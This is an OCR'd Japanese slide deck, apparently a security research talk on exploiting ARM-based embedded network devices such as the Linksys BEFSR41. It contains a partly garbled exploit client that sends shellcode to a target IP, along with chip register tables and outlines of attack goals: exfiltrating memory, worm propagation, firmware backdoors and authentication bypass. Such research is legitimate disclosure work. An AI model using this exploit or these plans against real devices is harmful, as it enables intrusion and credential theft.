
[0] Stall enable (SE) — 0に設定
[1] Cache enable (CE) — 1=キャッシュ有効
[2] Write buffer enable (WE) — 1=バッファ有効
[5:4] Cache mode (CM) — キャッシュモード
[15:6] Internal SRAM base pointer — 上位10bit SRAMアドレス
[25:16] Special register bank base pointer — スペシャルレジスタ バンクポインタ
[30:26] Product Identifier (PD_ID) — 00001 = S3C4510X (KS32C50100)
11001 = S3C4510B

[31] Sync. DRAM Mode — 0 = Normal/EDO DRAM インタフェース
1 = Sync. DRAMインタフェース

プログラマブルI/O


デジタルデータの入出力を行うためのモジュール

- 外部接点状態の読取り(Input)
- 外部装置制御のための接点開閉(Output)



S3C4510B

- 18個のプログラマブルI/O
- それぞれを入力、出力、および特殊機能モードに設定可能



用途


- 入力：各種スイッチ、センサー、デバッグ用途など
- 出力：各種LED、スイッチ(モーター制御など)、デバッグ用途

S3C4610B プログラマブルI/Oの利用

IOPMOD Register

→ 各I/Oポートの動作モードを設定する

Register	Offset Address	R/W	Description	Reset Value
IOPMOD	0x5000	R/W	I/O port mode register	0x00000000




[0] I/Oポートモードビット(ポート0) ・・・ 0=入力、1=出力
[1] I/Oポートモードビット(ポート1) ・・・ 0=入力、1=出力
:
[17] I/Oポートモードビット(ポート17) ・・・ 0=入力、1=出力

IOPDATA Register

→ 各I/Oポートに対する入出力を行う


Register	Offset Address	R/W	Description	Reset Value
IOPDATA	0x5008	R/W	I/O port data register	Undefined





[0] I/Oポート入出力(ポート0)
[1] I/Oポート入出力ト(ポート1)
:
[17] I/Oポート入出力(ポート17)

Diag LED

Link/Act
Full/Col
Power
100
1 2 3 4
Link
Diag
WAN
Reset
EtherFast



S3C4510B
208-QFP


VDD 1
VSS 2
208 VSS
207 VDD
206 UARXD1
205 uUADSR0
204 UATXD0
203 uUADTR0
202 UARXD0
201 SDA
200 SCL
199 P<17>/TOUT1
198 VSS
197 VDD
196 P<16>/TOUT0
195 P<15>/nXDACK<1>
194 P<14>/nXDACK<0>
193 P<13>/nXDREQ<1>
192 P<12>/nXDREQ<0>
191 P<11>/xINREQ<3>
190 P<10>/xINREQ<2>
189 P<9>/xINREQ<1>
188 VSS
187 VDD
186 P<8>/xINREG<0>
185 P<7>
184 P<6>
183 P<5>
182 P<4>
181 P<3>
180 P<2>
179 P<1>


Reset
Diag LED
CB37
CC4
VSS
VDD
UARXD1
UATXD0
UARXD0
P17
VSS
P12
P4

制御例とshell code

```
unsigned long Reg_IOPMOD;
unsigned long Reg_IOPDATA;
unsigned long r,i;

Reg_IOPMOD=0x03ff5000;
Reg_IOPDATA=0x03ff5008;

*((unsigned long *)Reg_IOPMOD)=0x0003fcb5;

for (;;){

  r=*((unsigned long *)Reg_IOPDATA);
  r=r|0x00020000;
  *((unsigned long *)Reg_IOPDATA)=r;

  for (i=0;i<0x080000;i++);

  r=r&(0x00020000^0xffffffff);
  *((unsigned long *)Reg_IOPDATA)=r;

  for (i=0;i<0x080000;i++);

}
```



Exploitコード

```
/*=============================================
  Linksys BEFSR41 Ver.2 Exploit
  eEye Digital Security Yuji Ukai <yukai@eeye.com>
  ============================================*/
#include        <stdio.h>
#include        <string.h>
#include        <windows.h>
#include        <winsock.h>

#define SENDSHELL
#define LOOP16
#define JUMP_ADDR

#define TARGET_ADDR "192.168.0.10"
#define MAXBUF
#define RET_OFS

#define CLEARSHELL ¥

#define SNDSHELL ¥

#define SNDPKT ¥
```

```
// Blinking of Link LED
unsigned char ShellUART[]=[
        0x40,0x40,0x23,0x08,0x43,0x18,0x40,0x49,
        0x1c,0xc9,0x1c,0x03,0x40,0x99,0x23,0xff,
        0x43,0x19,0x1c,0x03,0x40,0x99,0x23,0x50,
        0x43,0x19,0x1c,0x03,0x40,0x99,0x18,0x0b,
        0x40,0x52,0x1c,0xd2,0x1c,0x04,0x40,0xa2,
        0x24,0xfc,0x43,0x22,0x1c,0x04,0x40,0xa2,
        0x24,0xb5,0x43,0x22,0x60,0x0a,0x40,0x52,
        0x22,0x08,0x1c,0x01,0x40,0x8a,0x1c,0x01,
        0x40,0x8a,0xe0,0x08,0x1e,0x49,0x29,0x01,
        0xd1,0xfc,0x21,0x08,0x40,0x40,0x30,0x30,
        0x1c,0x80,0x40,0x88,0x60,0x18,0x21,0x08,
        0x40,0x40,0x1c,0x80,0x1c,0x0c,0x40,0xa0,
        0x30,0x32,0x1c,0x0c,0x40,0xa0,0x40,0x49,
        0x1c,0x49,0x42,0x91,0xd1,0xfc,0x60,0x18,
        0xe7,0xe9,
        0x00
];

int TCPconnect(SOCKET *r_sock,char *szIPaddr,USHORT wPort)
[
        SOCKET                  sock;
        SOCKADDR_IN             addr;

        printf("Connecting %s:%d...¥n",szIPaddr,wPort);
        if ((sock=socket(AF_INET,SOCK_STREAM,0))==INVALID_SOCKET) [
                printf("Can not create socket.¥n");
                return -1;
        ]
        addr.sin_family         = AF_INET;
        addr.sin_port           = htons(wPort);
        if ((addr.sin_addr.s_addr=inet_addr(szIPaddr))==-1) [
            printf("Can not resolve specified host.¥n");
                        return -1;
    ]
        if (connect(sock, (LPSOCKADDR)&addr,sizeof(addr))==SOCKET_ERROR) [
                printf("Can not connect to specified host.¥n");
                return -1;
        ]
        *r_sock=sock;
        printf("Connection established.¥n");
        return 0;
]

main(int argc,char *argv[])
[
        SOCKET                  sock;
        WSADATA                 wsa;
        WORD                    wVersionRequested;
        int                     r,i;
        DWORD                   ret;
        static char             packetbuf[38000],packetbuf_head[38000];
        static char             packetbuf_body[38000],buf[38000];
        char                    *p;

        wVersionRequested = MAKEWORD( 2, 0 );
        if (WSAStartup(wVersionRequested , &wsa)!=0) [
                printf("Winsock Initialization failed.¥n"); return -1;
        ]
```

```
#ifdef SENDSHELL

        // Make Shellcode
        memset(buf,0x78,sizeof(buf));
        p=buf+9;
        memcpy(p,ShellUART,strlen(ShellUART));
        buf[400]=0;

        // Send Shellcode
#ifdef LOOP16

#endif

        // Make return address
        if (TCPconnect(&sock,TARGET_ADDR,80)!=0) return -1;
        printf("Sending return address...¥n");

        // Send return address
        sprintf(packetbuf,SNDPKT,buf);
        printf("--- Sending ---¥n");
        printf("%s¥n",packetbuf);
        send(sock,packetbuf,strlen(packetbuf),0);
        printf("--- Reply ---¥n");
        while((r=recv(sock,packetbuf,sizeof(packetbuf)-1,0))>0) [
                packetbuf[r]=0;
                printf("%s¥n",packetbuf);
        ]
        closesocket(sock);

        return FALSE;
]
```

S3C4610B UART

Register	Offset Address	R/W	Description	Reset Value
ULCON0	0xD000	R/W	UART0 line control register	0x00
UCON0	0xD004	R/W	UART0 control register	0x00
USTAT0	**0xD008**	**R**	**UART0 status register**	**0xC0**
UTXBUF0	**0xD00C**	**W**	**UART0 transmit buffer register**	**0xXX**
URXBUF0	0xD010	R	UART0 receive buffer register	0xXX
UBRDIV0	0xD014	R/W	UART0 baud rate divisor register	0x00
BRDCNT0	0xD018	W	UART0 baud rate count register	0x00
BRDCLK0	0xD01C	W	UART0 baud rate clock monitor	0x00

USTAT

→ ステータスレジスタ

31 … 8	7	6	5	4	3	2	1	0
	TC	**TBE**	RDR	DTR	BKD	FE	PE	OV


OV	Overrun error
PE	Parity error
FE	Frame error
BKD	Break detect
DTR	Data terminal ready
RDR	Receive data ready
TBE	**Transmit buffer register empty**
TC	Transmit complete

- 送信前にTBEをチェック。
- EnableならUTXBUFに値をセット。

制御例

```
void _outc(char *szBuffer,unsigned long dwLength)
{
  unsigned int i,stat;

  for (i=0;i<dwLength;){
    for (;;){
      stat=CSR_READ(USTAT0);
      if (stat&0x00000040) break;
    }
    CSR_WRITE(UTXBUF0,szBuffer[i]);
  }
}
```

シェルコードのデバッグにも有用



Ethernet Controller

Shellcodeからパケットの送受信ができれば非常に有用

メモリ内容を攻撃者に送信

→ パスワード、送受信バッファなど

タスクごとにメモリ空間が独立していないため、様々な情報を取得できる。

Proxyサーバ
→ 踏み台として利用可能

worm化
→ 他の対象をスキャンして攻撃

S3C4510B Ethernet Controllerの利用

Buffered DMA (BDMA) 制御/ステータスレジスタ

BDMA : 送受信バッファ(FIFO)を制御する。

媒体アクセス制御（MAC) 制御/ステータスレジスタ

MAC : 媒体(Media)へのフレーム送出(Access)をコントロールする仕組み

これらをShellcodeから制御する事でパケットの送受信が可能。

割り込みを使わずポーリングで制御する。

今回は、ICMPパケットの送信を行うサンプルShellcodeを作成する。

BDMA レジスタ

Registers	Offset	R/W	Description	Reset Value
BDMATXCON	0x9000	R/W	Buffered DMA transmit control register	0x00000000
BDMARXCON	0x9004	R/W	Buffered DMA receive control register	0x00000000
BDMATXPTR	0x9008	R/W	Transmit frame descriptor start address	0xFFFFFFFF
BDMARXPTR	0x900C	R/W	Receive frame descriptor start address	0xFFFFFFFF
BDMARXLSZ	0x9010	R/W	Receive frame maximum size	Undefined
BDMASTAT	0x9014	R/W	Buffered DMA status	0x00000000
CAM	0x9100–0x917C	W	CAM content (32 words)	Undefined
BDMATXBUF (1)	0x9200–0x92FC	R/W	BDMA transmit (Tx) buffer (64 words) for test mode addressing only	Undefined
BDMARXBUF (1)	0x9800–0x98FC 0x9900–0x99FC	R/W	BDMA receive (Rx) buffer (64 words) for test mode addressing only	Undefined


BDMATXCON　：BDMA送信制御レジスタ
BDMATXPTR　：送信フレーム開始アドレスレジスタ

媒体アクセス制御(MAC) レジスタ


Registers	Offset	R/W	Description	Reset Value
MACON	0XA000	R/W	MAC control	0x00000000
CAMCON	0xA004	R/W	CAM control	0x00000000
MACTXCON	0xA008	R/W	Transmit control	0x00000000
MACTXSTAT	0xA00C	R/W	Transmit status	0x00000000
MACRXCON	0xA010	R/W	Receive control	0x00000000
MACRXSTAT	0xA014	R/W	Receive status	0x00000000
STADATA	0xA018	R/W	Station management data	0x00000000
STACON	0xA01C	R/W	Station management control and address	0x00006000
CAMEN	0xA028	R/W	CAM enable	0x00000000
EMISSCNT	0xA03C	RClr/W	Missed error count	0x00000000
EPZCNT	0xA040	R	Pause count	0x00000000
ERMPZCNT	0xA044	R	Remote pause count	0x00000000
ETXSTAT	0x9040	R	Transmit control frame status	0x00000000

MACON : MAC制御レジスタ
MACTXCON : 送信制御レジスタ

パケット送信の手順




送信MACフレーム (BDMATXPTRにセット)



ビット	解説
O	フレームオーナー (0=CPU, 1=BDMA)
Frame Data Pointer	送信フレーム格納アドレス
WA	ウイジェットアライメント制御
A	フレームデータポインタ加算/減算
L	エンディアン
T	MAC送信割り込みの有効・無効
C	CRCモード
P	パディングモード
Tx Status	送信フレームステータス
Next frame descriptor	次フレームデスクリプタのアドレス

BDMATXCON レジスタ



BDMATXCON

ビット位置	ビット	解説
[4:0]	BTxBRST	BDMA送信バーストサイズ
[5]	BTxSTSKO	BDMA送信停止&スキップフレーム オーナービット
[6]	N/A	予約
[7]	BTxCCPIE	BTxCCPIE 制御パケット割り込み有効化
[8]	BTxNLIE	BTxNLIE NULLリスト割り込み有効化
[9]	BTxNOIE	非オーナー割り込み有効化
[10]	BTxEmpty	バッファエンプティ割り込み有効化
[13:11]	BTxMSL	BDMAからMAC送信FIFOへの送信開始レベル
[14]	BTxEn	BDMA送信有効化
[15]	BTxRS	BDMA送信リセット


リセット

BTxRS（0x8000）

BDMAをEnable

BTxBRST(15=32word)、BTxSTSKO、BTxEn 0x403F)

MACONレジスタ



MACON

ビット位置	解説
…	…
[2]	ソフトウエアリセット
[3]	Full-duplex
…	…


MACONリセット

bit [2] ソフトウエアリセット (0x0004)

MACON全二重モードにセット

bit [3] Full-duplex (0x0008)

MACTXCONレジスタ




MATXCON

ビット位置	解説
[0]	送信有効化
…	…

MAC送信Enable

bit [0] 送信有効化 (0x0001)

このbitをEnableにする事で、セットされたMACフレームを送信する事ができる



その他Shellcodeの可能性

フラッシュメモリ、EEPROMの書き換え

- 設定データの変更 (DNSのIPアドレス書き換え、など)
- ファームウエアを書き換え(Backdoor実装など)
- パスワード書き換え

BEFSR41 Ver.2
ファームウエア格納用フラッシュメモリ

MX 29F040QC-90

APIを利用する

静的リバースエンジニアリングによる解析

リバースエンジニアリングで便利なAPIとその使い方を解析

→ 自由度が高く、攻撃力の強いShellcodeを記述できる

(例) パケット送受信API、フラッシュメモリ制御APIなど


- ファームウエアを吸出し、IDAなどで解析
  → JTAGを接続する

- 公開されているアップデートファームウエアを解析
  → ファームウエアイメージを入手できる。難読化の解読

APIを使ったshellcodeと攻撃の手順例

色々なAPIを解析するのは時間がかかる

認証用パスワードを任意に設定するshellcodeを記述



認証をバイパス

改造版ファームウエアをアップロード

ターゲットに任意の処理をさせる


Ez-Cam 100

Sipex SP3243ECA
RS-232 converter
http://www.sipex.com

AVERLOGIC AL422B
Video fram FIFO

ZORAN ZR36060
JPEG Codec
http://www.zoran.com/

agere LU3Xe1FT2
Ethernet transceiver
http://www.agere.com/




NET+50

NetSilicon社製 NET+50 http://www.netsilicon.com

- ARM7TDMI コア (44MHz)
- 10/100 baseT Ethernet MAC
- 2 serial ports
- 5 programmable chip selects
  SRAM,FD/EDO DRAM,SDRAM
  FLASH,EEPROM
- 40 GPIO / 16 Input

データシート、プログラマーズマニュアルは無償入手可能

NET+50 TAPピン




GND	157
RESET*	158
DATA28	159
DATA29	160
DATA30	161
DATA31	162
RW*	163
TS*	164
TA*	165
TEA*	166
BR*	167
BG*	168
BUSY*	169
TDO	170
TDI	171
TMS	172
TCK	173
TRST*	174
VDD	175
VSS	176

